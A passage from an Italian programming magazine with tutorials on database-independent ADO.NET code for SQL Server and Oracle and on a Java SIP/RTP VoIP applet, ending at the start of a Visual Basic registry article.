SqlDataAdapter adapter = new SqlDataAdapter();

//viene istanziato il Command, specifico per
//SQL Server, che conterrà la query di selezione
SqlCommand command = new SqlCommand("select
                        * from project", connection);

//il command viene assegnato come command
//di selezione dell'adapater

adapter.SelectCommand = command;

// viene istanziato un dataset che
// conterrà il risultato della query
DataSet ds = new DataSet();

// il comando Fill() del Data Adapter si occupa di
// eseguire la query specificata aggiungendo un
// datatable con le righe restituite al dataset passato
// come parametro
adapter.Fill(ds);

//possiamo così finalmente accedere al datatable
// contenente le righe restituite dalla query
DataTable dt = ds.Tables[0];
```

I commenti nel codice spiegano passo passo l'iter da seguire. Ma adesso osserviamo il codice che dovremmo scrivere se volessimo accedere ad un database Oracle utilizzando il Data Provider nativo per Oracle scritto da Microsoft (non è un ossimoro…). Innanzitutto dovremo aggiungere nel progetto un riferimento all'assembly del data provider Oracle che troviamo nella GAC e che corrisponde al file *System.Data.OracleClient.Dll* oltre al *System.Data.Dll* di cui sopra.
Ed ecco le using relative:

```
using System.Data;
//aggiunge un riferimento allo strato alto di ADO.NET
using System.Data.OracleClient;
//aggiunge un riferimento al managed
// provider per Oracle 8.x o superiore
```

Il codice da scrivere per realizzare l'equivalente di quanto visto sopra è il seguente:

```
OracleConnection connection = new
        OracleConnection("Password=sa;User ID=
    VEX_DBMANAGER;Data Source=oravex;Persist
                        Security Info=True");
OracleDataAdapter adapter = new OracleDataAdapter();
OracleCommand command = new OracleCommand(
                "select * from project", connection);
adapter.SelectCommand = command;
DataSet ds = new DataSet();
adapter.Fill(ds);
DataTable dt = ds.Tables[0];
```

Si può osservare come il codice sia praticamente identico, anche se, facendo uso di assembly e di nomi di oggetti diversi, va riscritto due volte. La storia non cambia di molto per la scrittura dei dati. Osserviamone la versione per SQL Server:

```
using System.Data;
using System.Data.SqlClient;
SqlConnection connection = new SqlConnection(
        "Password=sa;Persist Security Info=True;User
        ID=sa;Initial Catalog=DatabaseManager;Data
                                Source=(local)");
SqlDataAdapter adapter = new SqlDataAdapter();

//istanziazione del command specifico delle operazioni
//di inserimento di nuovi record
SqlCommand insertCommand = new SqlCommand(
    "insert into project (project, projectname) values
                (@project, @name)", connection);
//creazione dei due parametri da passare agli statement
//sql, tra le proprietà del costruttore troviamo il nome del
//parametro, il suo tipo secondo la mappatura prevista
//dal data provider, la sua lunghezza e il nome del campo
// corrispondente nel datatable soggetto alla scrittura sul
//database
SqlParameter parameterProject = new SqlParameter(
            "project", SqlDbType.Int, 4, "project");
SqlParameter parameterProjectName = new
    SqlParameter("project", SqlDbType.VarChar, 255,
                                    "projectname");

//aggiunta dei due parametri al command di insert
insertCommand.Parameters.Add(parameterProject);
insertCommand.Parameters.Add(parameterProjectName);
adapter.InsertCommand = insertCommand;

//istanziazione del command specifico
//delle operazioni di aggiornamento dei record
SqlCommand updateCommand = new
    SqlCommand("update project set projectname =
    @name where  project = @project", connection);
adapter.UpdateCommand = updateCommand;

//codice omesso; aggiungere i parametri al command
//di update istanziazione del command specifico delle
//operazioni di cancellazione dei record
```

```
SqlCommand deleteCommand = new SqlCommand(
        "delete from project where  project = @project",
                                             connection);
adapter.DeleteCommand = deleteCommand;
//codice omesso; aggiungere i parametri al command
//di delete esecuzione del metodo di aggiornamento
//dei dati; dt è proprio il datatable che si intende
//aggiornare sul database
adapter.Update(dt);
```

Non ci stupirà trovare un'evidente analogia nella versione per Oracle:

```
using System.Data;
using System.Data.SqlClient;
using System.Data.OracleClient;
OracleConnection connection = new OracleConnection(
        "Password=sa;User ID=VEX_DBMANAGER;Data
            Source=oravex;Persist Security Info=True");
OracleDataAdapter adapter = new
                                  OracleDataAdapter();
OracleCommand insertCommand = new
        OracleCommand("insert into project (project,
            projectname) values (:project, :name)",
                                        connection);
OracleParameter parameterProject = new
        OracleParameter("project", OracleType.Int32, 4,
                                         "project");
OracleParameter parameterProjectName = new
    OracleParameter("name", OracleType.VarChar, 255,
                                     "projectname");
insertCommand.Parameters.Add(parameterProject);
insertCommand.Parameters.Add(parameterProjectName);
OracleCommand updateCommand = new
    OracleCommand("update project set projectname =
        :name where project = :project", connection);

//codice omesso; aggiungere i parametri
//al command di update
OracleCommand deleteCommand = new
        OracleCommand("delete from project where
            project = :project", connection);

//codice omesso; aggiungere i parametri
//al command di delete
adapter.InsertCommand = insertCommand;
adapter.UpdateCommand = updateCommand;
adapter.DeleteCommand = deleteCommand;
adapter.Update(dt);
```

Il datatable dato in pasto al metodo *Update*, che tipicamente contiene righe cancellate, righe modificate, righe nuove e righe inalterate viene sottoposto alla scrittura nel database: vengono ignorate completamente le righe inalterate, invece per ciascuna delle altre righe viene eseguito il command specifico (cancellazione, inserimento o aggiornamento). Lo stato delle righe è conservato nella proprietà *RowState* di ciascuna *DataRow*, proprietà che non può essere modifica da codice da scelta progettuale Microsoft.

UN APPROCCIO PIÙ GENERICO

Il codice è perfettamente identico in entrambi i casi e lo sarebbe anche se esaminassimo altri esempi con data provider differenti, anche non scritti da Microsoft. Ma proviamo ad indagare sulle possibili ragioni di questa somiglianza; osserviamo, a scopo di esempio, un estratto dei membri pubblici della firma dell'oggetto *SqlConnection*:

```
public sealed class SqlConnection : Component,
            IDbConnection, IDisposable, ICloneable
{
    public SqlConnection();
    public SqlConnection(string connectionString);
    public void Close();
    public SqlCommand CreateCommand();
    public void Open();
    IDbTransaction IDbConnection.BeginTransaction();
    IDbCommand IDbConnection.CreateCommand();
    public string ConnectionString { get; set; }
    public int ConnectionTimeout { get; }
    public string Database { get; }
    public string DataSource { get; }
    public int PacketSize { get; }
    public ConnectionState State { get; }
    //il resto è omesso per brevità
}
```

Se facciamo la stesso con la connessione Oracle, otteniamo quanto segue:

```
public sealed class OracleConnection : Component,
            ICloneable, IDbConnection, IDisposable
{
    public OracleConnection();
    public OracleConnection(string connectionString);
    public OracleTransaction BeginTransaction();
    public void Close();
    public OracleCommand CreateCommand();
    public void Open();
    void IDbConnection.ChangeDatabase(string value);
    IDbCommand IDbConnection.CreateCommand();
    int IDbConnection.get_ConnectionTimeout();
    public string ConnectionString { get; set; }
    public string DataSource { get; }
    public ConnectionState State { get; }
    //il resto è omesso per brevità
}
```

Possiamo osservare che i principali metodi sono

comuni e che entrambi implementano l'interfaccia *IDbConnection*. Così, facendoci aiutare da *Reflector*, un comodo tool per analizzare il codice .NET a partire dagli assembly… un disassemblatore insomma, osserveremo la definizione dell'interfaccia *IDbConnection:*

```
public interface IDbConnection : IDisposable
{
    IDbTransaction BeginTransaction();
    IDbTransaction BeginTransaction(IsolationLevel il);
    void ChangeDatabase(string databaseName);
    void Close();
    IDbCommand CreateCommand();
    void Open();
    string ConnectionString { get; set; }
    int ConnectionTimeout { get; }
    string Database { get; }
    ConnectionState State { get; }
}
```

Essa espone praticamente gran parte dei metodi pubblici dell'oggetto *Connection*. Questo significa che potremmo riferirci a qualunque oggetto *connection* di qualunque provider semplicemente attraverso l'interfaccia *IDbConnection*. Se continuiamo con la nostra analisi sugli oggetti *adapter, command* e *parameter, data reader* e *transaction* di entrambi i provider, ci accorgiamo che essi implementano rispettivamente le seguenti interfacce:

```
public interface IDbDataAdapter : IDataAdapter
{
    IDbCommand DeleteCommand { get; set; }
    IDbCommand InsertCommand { get; set; }
    IDbCommand SelectCommand { get; set; }
    IDbCommand UpdateCommand { get; set; }
}
public interface IDbCommand : IDisposable
{
    void Cancel();
    IDbDataParameter CreateParameter();
    int ExecuteNonQuery();
    IDataReader ExecuteReader();
    IDataReader ExecuteReader(CommandBehavior
                                        behavior);
    object ExecuteScalar();
    void Prepare();
    string CommandText { get; set; }
    int CommandTimeout { get; set; }
    CommandType CommandType { get; set; }
    IDbConnection Connection { get; set; }
    IDataParameterCollection Parameters { get; }
    IDbTransaction Transaction { get; set; }
    UpdateRowSource UpdatedRowSource { get; set; }
}
public interface IDbDataParameter : IDataParameter
{
    byte Precision { get; set; }
    byte Scale { get; set; }
    int Size { get; set; }
}
public interface IDbTransaction : IDisposable
{
    void Commit();
    void Rollback();
    IDbConnection Connection { get; }
    IsolationLevel IsolationLevel { get; }
}
```

Adesso abbiamo tutto ciò che serve per scrivere codice veramente indipendente dal database. Solo una piccola nota a margine: Microsoft ha inesplicabilmente deciso di non utilizzare lo stesso approccio per l'oggetto *CommandBuilder*, che esiste praticamente in tutti i *Managed Provider*, ma che non prevede un contratto comune basato su interfaccia.

UN CODICE UNICO

Proviamo a riscrivere il codice di esempio per renderlo quanto più polimorfico possibile. Purtroppo dovremo comunque includere un riferi-

MAPPATURA DEI TIPI PER GLI SPECIFICI DATA PROVIDER

Quando si passa da un database all'altro, la prima difficoltà che si incontra è sicuramente la mappatura dei tipi. E non riguarda soltanto tipi particolari, ma anche quelli di base: alzino la mano, infatti, quelli che sanno definire un campo di tipo stringa su almeno tre database diversi senza guardare il manuale! Ecco una breve tabella di mappatura dei tipi che include SQL Server ed Oracle rispetto ai tipi *DbType* generici:

DbType	SQL Server provider	Oracle Provider
DbType.AnsiString	SqlDbType.VarChar	OracleType.VarChar
DbType.AnsiStringFixedLength	SqlDbType.Char	OracleType.Char
DbType.Binary	SqlDbType.VarBinary	OracleType.Raw
DbType.Boolean	SqlDbType.Bit	OracleType.Number
DbType.Byte	SqlDbType.Int	OracleType.Byte
DbType.Currency	SqlDbType.Money	OracleType.Number
DbType.Date	SqlDbType.DateTime	OracleType.DateTime
DbType.DateTime	SqlDbType.DateTime	OracleType.DateTime
DbType.Decimal	SqlDbType.Decimal	OracleType.Number
DbType.Double	SqlDbType.Real	OracleType.Double
DbType.Guid	SqlDbType.BigInt	
DbType.Int16	SqlDbType.SmallInt	OracleType.Int16
DbType.Int32	SqlDbType.Int	OracleType.Int32
DbType.Int64	SqlDbType.BigInt	OracleType.Int32
DbType.Object	SqlDbType.Binary	
DbType.SByte	SqlDbType.SmallInt	OracleType.SByte
DbType.Single	SqlDbType.Float	OracleType.Float
DbType.String	SqlDbType.VarChar	OracleType.NVarChar
DbType.StringFixedLength	SqlDbType.Char	OracleType.NChar
DbType.Time	SqlDbType.DateTime	OracleType.DateTime
DbType.UInt16	SqlDbType.SmallInt	OracleType.UInt16
DbType.UInt32	SqlDbType.Int	OracleType.UInt32
DbType.UInt64	SqlDbType.BigInt	
DbType.VarNumeric	SqlDbType.Decimal	OracleType.Number

mento a tutti i data provider che intendiamo gestire nel codice. Cominciamo col definire tutti gli oggetti che ci servono:

```
IDbConnection connection;
IDbDataAdapter adapter;
IDbCommand command;
IDbCommand insertCommand;
IDbCommand updateCommand;
IDbCommand deleteCommand;
IDbDataParameter parameterProject;
IDbDataParameter parameterProjectName;
```

Si noti come i tipi utilizzati siano esclusivamente quelli definiti nelle interfacce generiche. Il blocco di codice che segue è forse il più interessante. Supponiamo di aver definito una direttiva per il preprocessore per indicare la natura del database sottostante:

```
#define SQLSERVER
```

Oppure:

```
#define ORACLE
```

Ed ecco il codice di istanziazione degli oggetti specifici del data provider:

```
#if (SQLSERVER)
   connection = new SqlConnection("Password=sa;
          Persist Security Info=True;User ID=sa; Initial
        Catalog=DatabaseManager;Data Source=(local)");
   adapter = new SqlDataAdapter();
   command = new SqlCommand("select * from
                                          project");
   insertCommand = new SqlCommand("insert into
                 project (project, projectname) values
                                 (@project, @name)");
   updateCommand = new SqlCommand("update
              project set projectname = @name where
                                project = @project");
   deleteCommand = new SqlCommand("delete from
                   project where  project = @project");
   parameterProject = new SqlParameter();
   parameterProjectName = new SqlParameter();
#elif (ORACLE)
   connection = new OracleConnection(
        "Password=sa;User ID=VEX_DBMANAGER;Data
           Source=oravex;Persist Security Info=True");
   adapter = new OracleDataAdapter();
   command = new OracleCommand("select * from
                              project", connection);
   insertCommand = new OracleCommand("insert
              into project (project, projectname) values
                      (:project, :name)", connection);
   updateCommand = new OracleCommand("update
     project set projectname = :name where project =
                               :project", connection);
   deleteCommand = new OracleCommand("delete
              from project where  project = :project",
                                          connection);
   parameterProject = new OracleParameter();
   parameterProjectName = new OracleParameter();
#endif
```

Il blocco è racchiuso in una *#ifdef*, cioè una direttiva condizionale al preprocessore: in presenza della direttiva *SQLSERVER* esegue tutto il codice specifico per questo provider e dunque provvede ad istanziare una *SqlConnection* con relativa *connectionstring*, un *SqlDataAdapter*, i quattro command con i relativi statement sql scritti nel dialetto specifico del database da supportare (in

SCRITTURA DI CODICE DATABASE INDEPENDENT

Sei rapidi passi per realizzare il progetto

> AGGIUNTA DEGLI ASSEMBLY E DELLE USING

```
using System.Data;
using System.Data.SqlClient;
using System.Data.OracleClient;
using Oracle.DataAccess.Client;
using FirebirdSql.Data.Firebird;
```

1 Dopo aver creato un progetto del tipo desiderato, aggiungere i riferimenti agli assembly di ADO.NET *(System.Data.Dll)* e ai managed provider

> DICHIARAZIONI INIZIALI

```
IDbConnection connection;
IDbDataAdapter adapter;
IDbCommand command;
IDbDataParameter parameterProject;
//ecc...
```

2 Dichiarazione di tutti gli oggetti che serviranno nella scrittura del codice di accesso ai dati, ma facendo riferimento alle interfacce generiche e non ai tipi specializzati

> ISTANZIAZIONE ED INIZIALIZZAZIONE

```
//esempio di codice per SQL Server
connection = new SqlConnection(
   "Password=sa;Persist Security Info=True;
              User ID=sa;Initial Catalog=
   DatabaseManager;Data Source=(local)");
adapter = new SqlDataAdapter();
command = new SqlCommand("select *
   from project where project = @project");
parameterProject = new SqlParameter();
```

3 A questo punto dobbiamo procedere con la scrittura di codice specifico per database. Un modo è utilizzare le direttive al preprocessore

questo caso in T-SQL) e i due parametri. Il blocco *ORACLE* è specularmente identico, ma legato agli specifici oggetti del *managed provider* Oracle. Infine osserviamo il terzo blocco che torna ad essere completamente generico ed inconsapevole del database sottostante:

```
parameterProject.ParameterName = "project";
parameterProject.Size = 4;
parameterProject.DbType = DbType.Int32;
parameterProject.SourceColumn = "project";
parameterProjectName.ParameterName = "name";
parameterProjectName.Size = 255;
parameterProjectName.DbType = DbType.String;
parameterProjectName.SourceColumn = "projectname";
command.Connection = connection;
insertCommand.Connection = connection;
updateCommand.Connection = connection;
deleteCommand.Connection = connection;
adapter.SelectCommand = command;
DataSet ds = new DataSet();
adapter.Fill(ds);
DataTable dt = ds.Tables[0];
insertCommand.Parameters.Add(parameterProject);
insertCommand.Parameters.Add(parameterProjectName);
//codice omesso: aggiunta dei parametri dei
//command di update e di delete
adapter.InsertCommand = insertCommand;
adapter.UpdateCommand = updateCommand;
adapter.DeleteCommand = deleteCommand;
adapter.Update(ds);
```

Anche questo blocco presenta una interessante caratteristica: i tipi di parametri specificati nei due *IDbDataParameter* sono del generico tipo enumerativo *System.Data.DbType* anziché specifici per tipo di provider sottostante e cioè *SqlType* e *OracleType* come osservato in precedenza.
Questo significa che poi saranno convertiti internamente dai rispettivi data provider al momento dell'esecuzione.

CONCLUSIONI

Dopo una breve escursione nell'architettura generale di ADO.NET abbiamo discusso il problema di dover scrivere codice specifico per tipo di database se si intende sfruttare in modo efficiente le peculiarità del database sottostante. Abbiamo mostrato come esista una sorta di linea comune che unisce tutti i *Managed Provider* costituita dall'obbligo di dover implementare le interfacce di base previste dal framework e da qui siamo partiti illustrando come scrivere codice database independent che si basi comunque sui managed provider specifici senza però dover essere fortemente accoppiato con esso a livello di codifica. Purtroppo la soluzione esposta, basata sulle direttive al preprocessore o comunque sulla separazione tra le definizioni degli oggetti (generica perché basata sulle interfacce) e la loro istanziazione ed inizializzazione (specifica per *managed provider*) non è del tutto sufficiente a realizzare codice completamente agnostico perché ci costringe comunque a mantenere un riferimento a tutti i managed provider nella nostra applicazione, a realizzare compilazioni differenti o codice con numerose *if*, a prevedere sin da subito quali e quanti database supportare e a dover conoscere e scrivere codice nel dialetto SQL specifico di tutti i database supportati direttamente all'interno del codice di chiamata. Nel prossimo numero vedremo come risolvere tutti questi problemi realizzando un'architettura applicativa completa e modulare, davvero indipendente dal database specifico e già pronta ad una progettazione multi-tier e distribuita delle proprie applicazioni.

Vito Vessia

> SELEZIONARE IL DATA ADAPTER

```
command.Connection = connection;
adapter.SelectCommand = command;
```

4 A questo punto si procede con la configurazione del Data Adapter e dei suoi command. Il codice non è particolarmente complicato, non ci sonop accortezze da segnalare

> VALORIZZAZIONE DEI PARAMETRI

```
parameterProject.ParameterName =
                                "project";
parameterProject.Size = 4;
parameterProject.DbType = DbType.Int32;
parameterProject.SourceColumn =
                                "project";
command.Parameters.Add(parameterProject);
```

5 Se lo statement SQL che si intende chiamare prevede dei parametri, procediamo alla loro valorizzazione. Il passaggio dei parametri è intuitivo

> PASSI FINALI ED ESECUZIONE DEL CODICE

```
DataSet ds = new DataSet();
adapter.Fill(ds);
DataTable dt = ds.Tables[0];
```

6 Ed eccoci finalmente alla chiamata che ci consente di riempiere la datable. Il nostro lavoro è terminato e ciò che più conta è indipendente dal provider

Telefonare con il Voice Over IP parte II

Realizziamo un'applicazione pratica che ci consenta di mettere in comunicazione vocale due utenti utilizzando la connessione Internet e risparmiando sul costo della telefonata

Il VoIP, *Voice over Internet Protocol*, costituisce una delle novità che maggiormente movimentano il mercato dell'informatica in questo periodo. Il concetto di base è quello di poter utilizzare la rete internet come mezzo di trasmissione della voce. Questo tipo di applicazione si pone come sostituto a basso costo del tradizionale telefono e certamente a lungo termine è destinata a sostituire la telefonia tradizionale. In un precedente articolo di ioProgrammo avevamo illustrato l'intera teoria che fa da supporto al *Voice Over IP*, individuando alcune delle componenti essenziali per la realizzazione di un'applicazione di trasmissione della voce. In particolare:

- **Il protocollo SIP**, ovvero un sistema basato sullo scambio di stringhe di testo fra chiamante e ricevente. Il protocollo *SIP* stabilisce sia le regole per l'individuazione degli utenti sia le regole per consentire a due applicazioni di telefonia di iniziare una conversazione.
- **Il protocolli RTP** utilizzato per la trasmissione dei pacchetti vocali.

Per l'implementazione del protocollo *SIP* c'eravamo basati su un'API java chiamata *Jain-SIP*, mentre per l'implementazione del protocollo *RTP* ci eravamo appoggiati al tradizionale *JMF*. In questo articolo ci occuperemo di realizzare un'applicazione pratica che utilizzi le informazioni fin qui raccolte per dare corpo al concetto di *Voice Over IP*.

IL TELEFONO

L'applicazione che analizzeremo emula un telefono classico. Si tratterà di un'applet Java che stabilisce connessioni con altri utenti e scambia flussi di pacchetti voce. Il package principale sarà denominato, *applet.phone*. Un livello al di sotto della gerarchia principale ci saranno due directory, *ua* e *media* che costituiranno il nucleo dell'applicazione. All'interno di *ua, User Agent*, troveremo le classi per la gestione del telefono, e in media quelle per il flusso dei pacchetti voce. Per stabilire una connessione con un utente, l'applicazione userà il protocollo *SIP, Session Initiation Protocol*. La classe principale sarà *MessengerManager* che ha lo scopo di regolare tutte le chiamate ed il loro stato. Entrando nei dettagli del costruttore della classe, si può notare che viene invocato il gestore delle chiamate, inizializzata la lista dei contatti, e impostato l'indirizzo *SIP URI* dell'utente. Il Gestore delle chiamate: *CallManager*, che si trova nel package *applet.phone.call*, ha il compito di regolare i vari tipi di chiamata. Infatti, in questo caso, si tratta di una chiamata audio, ma è possibile anche semplicemente avviare una chat testuale.
Se si vuole ampliare lo sviluppo anche alla video-chiamata, si dovranno aggiungere nel *CallManager* la gestione e l'oggetto specifico.

```
//classe MessangerManager
public MessengerManager(
    Configuration configuration,
    NISTMessengerGUI appletHandle) {
        MediaManager.detectSupportedCodecs();
        contactList = new Vector();
        callManager = new CallManager();
        //Create a new instance of the sip Listener
        messageListener =
        new MessageListener(this, configuration,
                                          appletHandle);
        messageListener.start();
        …
```

```
        String userURI =
            messageListener.getConfiguration().userURI;
        try {
            //Create the SIP URI for the user URI
            String user = userURI.substring(0,
                                userURI.indexOf("@"));
            String host =
            userURI.substring(userURI.indexOf(
                        "@") + 1, userURI.length());
            userSipURI =
            MessageListener.addressFactory
                        .createSipURI(user, host);
        } catch (ParseException ex) {
            System.out.println(userURI + " is not a
                            legal SIP uri! " + ex);
        }
    }
```

Da sottolineare anche la creazione del *MessageListener* che invia e si pone in ascolto dei messaggi *SIP.* Come tutti i protocolli che si basano sui messaggi sincroni tra utenti, anche *SIP* si basa sull'invio di richieste e risposte.
Un esempio di questi messaggi avviene quando un utente, diciamo *Alice*, manda un messaggio, *INVITE*, al secondo utente, *Bob* al quale inizia a squillare il telefono. Appena *Bob* decide di rispondere manderà un *OK* ad *Alice* che risponderà a sua volta con un *ACK*.
A questo punto può iniziare la sessione voce vera e propria.
A livello di codice questa sequenza si traduce in una serie di chiamate per creare e ricevere i messaggi *SIP* e poi il controllo passa al gestore degli eventi multimediali.

MESSAGGI SIP

La prima parte da considerare è quindi l'invio dei messaggi *SIP* tra gli utenti. Per mandare la richiesta di *INVITE* utilizzeremo il metodo *SendInvite* che prende in ingresso le informazioni sul destinatario della telefonata (*caleeURI*) e sul tipo di sessione multimediale da scambiare *(sdpBody)*, ed esegue la creazione della richiesta impostando *header* e *body* del messaggio e gestendo la transazione con l'utente.

```
//classe MessengerManager
private void sendInvite(String calleeURI, String
                                    sdpBody) {
  ...
  //creazione messaggio richiesta INVITE
  Request invite = createRequest(Request.INVITE,
                        contactURI, userSipURI);
  //creazione header e body del messaggio
```

```
  acceptHeader = MessageListener.headerFactory
            .createAcceptHeader("audio","x-gsm");
  ...
  //gestione transazione
  ClientTransaction inviteTransaction = null;
  inviteTransaction = messageListener.sipProvider
                .getNewClientTransaction(invite);
  ...
  //invio richiesta
  inviteTransaction.sendRequest();
  ...
}
```

L'oggetto *ClientTransaction* appartiene alle API standard contenute nella libreria *Jain-Sip*. Da questo punto in poi si occuperanno loro di gestire la richiesta. Riprendendo l'esempio, quando *Bob* riceve la chiamata e vuole rispondere, devono essere invocati i metodi per la gestione della sessione multimediale.
Il principale è *processInviteOK* che è contenuto nella classe *MessageProcessor* e viene invocato dal *MessageListener.*

```
//classe MessageProcessor
public void processInviteOK(
                ClientTransaction clientTransaction,
                                Response inviteOK)
{
  CallManager callManager =
                messageListener.sipMeetingManager
                                    .getCallManager();
  //Ricerca della chiamata Audio
  AudioCall call = callManager.findAudioCall(callee);
  //Invio ACK
  try {
      Request ack = (Request) clientTransaction
          .getDialog().createRequest(Request.ACK);
      clientTransaction.getDialog().sendAck(ack);
      if (type.equals("application") &&
                            subType.equals("sdp"))
      {
        //Inizio sessione multimediale
        MediaManager mediaManager =
                            call.getMediaManager();
        call.setVoiceMesaging(false);
        mediaManager.prepareMediaSession(
              new String(inviteOK.getRawContent()));
        mediaManager.startMediaSession(true);
      }
  }

}
//gestione degli stati della chiamata
call.setStatus(AudioCall.IN_A_CALL);
messageListener.sipMeetingManager
                .notifyObserversNewCallStatus(call);
}
```

Come per la gestione dei messaggi esiste il metodo *MessageManager*, così esistono i gestori per le chiamate: *CallManager*, e per la sessione multimediale: *MediaManager*. L'interfaccia *Call* contiene gli elementi che devono essere implementati nella classe, proprio come fa l'oggetto *AudioCall*. In altri messaggi del protocollo, un ruolo di spicco assume anche il body *Sdp* che serve per far capire agli utenti le informazioni multimediali da scambiare, come il tipo di codifica supportata e su quale porta viaggerà la voce.
Dopo aver permesso agli utenti di scambiarsi informazioni sulla modalità con la quale scambiarsi i pacchetti voce, *Alice* e *Bob* possono finalmente iniziare la conversazione.

STREAM VOCE

Per poter avviare uno stream con i pacchetti voce sono stati scelti i protocolli *RTP, Real-Time Transport Protocol* e *RTCP, Real-Time Transport Control Protocol* che, insieme, riescono a gestire contenuti multimediali impostando velocità di trasmissione e qualità del servizio. La chiamata che avvia questo processo è *startMediaSession* ed è gestita dal *MediaManager*. Le classi che realizzano il protocollo sono in un package a parte *applet.phone.media* e, volendo, possono essere sostituite da altre che sfruttino un protocollo diverso. L'oggetto *MediaManager* si occupa di gestire la sessione multimediale aprendo e chiudendo gli oggetti receiver e transmitter che gestiscono il flusso voce. La chiamata per avviare questi oggetti avviene con il metodo *startMediaSession*.

Fig. 1: *il diagramma di flusso dell'applicazione*

```
//classe MediaManager
public void startMediaSession(boolean transmitFirst)
{
  if (!started)
  {
    startReceiving();
    startTransmitting();
  }
}
```

In questo modo si arriva a instanziare i vari oggetti, come *Transmit*, che serve per realizzare il protocollo *RTP* sfruttando *JMF, Java Media Framework*, l'infrastruttura che Java mette a disposizione per la gestione di dati multimediali. *Transmit*, a sua volta, usa appunto gli oggetti *JMF* come *RTPManager, MediaLocator, SessionAddress* e *Socket* per il flusso relativo ai protocolli *RTP* e *RTCP*. Per gestire il flusso voce serve a catturarla e poi trasmetterla. Per il primo compito, la classe *Trasmit* usa il metodo *createProcessor*, per il secondo, usa *createTrasmitter*. Il metodo *createProcessor* prende la sorgente dati che vogliamo utilizzare ed è gia predisposto per audio, video, o entrambi.

```
//classe Transmit
private String createProcessor()
{
    DataSource audioDS=null;
    DataSource videoDS=null;
    DataSource mergeDS=null;
    StateListener stateListener=new StateListener();
    //creazione del DataSource
    if (audioLocator != null)
    {
        //creazione DataSource tipo audio
        audioDS= javax.media.Manager
                .createDataSource(audioLocator);
    }
    if(videoDS!=null && audioDS!=null)
    {
        try
        {
```

```
            //creazione merge audio-video
            mergeDS = javax.media.Manager
                        .createMergingDataSource(
                              new DataSource []
                              {audioDS, videoDS});
          }
          catch (Exception e)
          {
            System.out.println("Couldn't connect to
                  audio or video capture device");
          }
          //Configurazione del processor
          boolean result = stateListener.waitForState(
                processor, Processor.Configured);
          //Tracce del processor
          TrackControl [] tracks = processor
                              .getTrackControls();
          //Impostazione dei parametri delle tracce
                                      conformi a RTP
          //output data source del processor
          dataOutput = processor.getDataOutput();
      }
```

Anche gli oggetti di tipo *TrackControl* fanno parte di *JMF* e sono gestiti dal framework. Il metodo *createTransmitter* si appoggia a *RTPManager* per creare sessioni per ogni traccia del processor e gestisce il flusso della voce a livello di *Buffer*.

```
//classe Transmit
private String createTransmitter(String localIpAddress)
{
      PushBufferDataSource pbds =
                  (PushBufferDataSource)dataOutput;
      PushBufferStream pbss[] = pbds.getStreams();
      rtpMgrs = new RTPManager[pbss.length];
      SessionAddress localAddr, destAddr;
      InetAddress ipAddr;
      SendStream sendStream;
      SourceDescription srcDesList[];
      …
      for (int i = 0; i < pbss.length; i++)
      {
          try
          {
            rtpMgrs[i] = RTPManager.newInstance();
            //impostazione parametri
            //Connessione con host remoto per RTP
            while(!connected)
            {
                socketRTPTransmit = new
                        Socket(ipAddr,destPort);
                connected=true;
            }
            //Connessione con host remoto per RTCP
            while(!connected)
            {
                socketRTCPTransmit = new Socket(
                        ipAddr, rtcpDestPort);
                connected=true;
            }
            rtpMgrs[i].initialize(new TCPSendAdapter(
              socketRTPTransmit,socketRTCPTransmit));
          }
          //Inizio trasmissione con host remoto
          sendStream = rtpMgrs[i].createSendStream(
                                    dataOutput, i);
          sendStream.start();
        }
        catch (Exception  e)
        {
            e.printStackTrace();
        }
      }
}
```

Una volta aperti i Socket, avviene l'invio dei dati voce per mezzo dell'oggetto *SendStream* anch'esso appartenente a *JMF. RTPManager* gestisce i protocolli *RTP* e *RTCP* e, nel resto del codice, c'è anche la gestione di *TCP* o *UDP* a seconda delle caratteristiche del protocollo di trasporto che si vogliono impostare. In modo del tutto analogo al trasmettitore lavora l'oggetto *Receiver* che si occupa di ricevere lo stream voce. *JMF* viene incontro anche alla modalità di cattura delle sorgenti voce. Infatti, nella classe *MediaManager*, il metodo *detectSupportedCodecs* serve proprio ad ottenere una lista di tutti i dispositivi audio e video disponibili con le loro caratteristiche.

CONCLUSIONI


Questa applicazione mette in luce tutti gli aspetti peculiari del VoIP e le possibili problematiche. Vi è infatti sia un telefono software inserito in una applet per poter superare problemi di firewall, spesso presenti nelle reti o sui pc, sia un telefono stand-alone.
Nel primo caso il telefono è stato collaudato usando Tomcat come contenitore *jsp-servlet* e impiegando *jain-sip-proxy*. Tra gli altri progetti sviluppati con *Jain-Sip* e *JMF* si può segnalare il *Sip Comunicator* che è stato testato con *Microsoft Messenger* e che, soprattutto, permette di effettuare le video-chiamate.
E, volendo, ci sono librerie simili anche per i cellulari. Quindi, grazie al *VoIP*, si possono utilizzare molte tecnologie all'avanguardia e si entra a far parte di quel futuro tecnologico del quale si parla spesso su Internet e in televisione.

Cristiano Bellucci

VOIP IN ITALIA

Fra i vari operatori Italiani di Voice Over Ip ci ha particolarmente colpito Eutelia, www.eutelia.it, che offre servizi di alta qualità a prezzi molto contenuti. Da un lato Eutelia offre il Voice Over IP tradizionale su normale telefono fisso, dall'altro ha appena lanciato un servizio base, utilizzabile via computer ma molto efficiente. Si tratta di Skypho - www.skypho.net , che consente di avere un numero geografico su cui ricevere le telefonate, e ovviamente consente di telefonare a mezzo computer a costi veramente convenienti.

VB mette le mani nel registro

Vi spieghiamo come interagire con il Registro di Sistema e sviluppiamo un'applicazione che permette di personalizzare gli Screen Saver, Internet Explorer e altro ancora

Il registro di sistema è un database in cui le applicazioni e il sistema operativo archiviano e ritrovano i dati di configurazione e le informazioni a cui fanno spesso riferimento. In altre parole esso è il custode dei dati inerenti al funzionamento del sistema operativo e delle applicazioni installate sul computer. Il registro, dunque, è uno strumento importante ma "delicato" che bisogna manipolare prestando la massima attenzione, altrimenti si rischia di compromettere il funzionamento di qualche applicazione o dell'intero sistema operativo. Bisogna aggiungere, però, che le versioni recenti di Windows, per limitare i danni dovuti alla modifica errata del registro, forniscono diversi strumenti per il backup e il ripristino. Come descriveremo nel corso dell'articolo, Visual Basic permette di manipolare il registro secondo due modalità che potremmo definire modalità *Principianti* e modalità *Esperto*. La prima, basata sulle funzioni primitive del linguaggio, permette di manipolare soltanto le voci del registro appartenenti alla sottochiave *"HKEY_CURRENT_USER \Software\VB and VBA Program Settings"*; la seconda, invece, basata sulle API non ha limitazioni, salvo, naturalmente, quelle impostate dall'amministratore di sistema. In questo appuntamento dopo aver descritto, sommariamente, le parti principali del registro e la modalità principiante ci 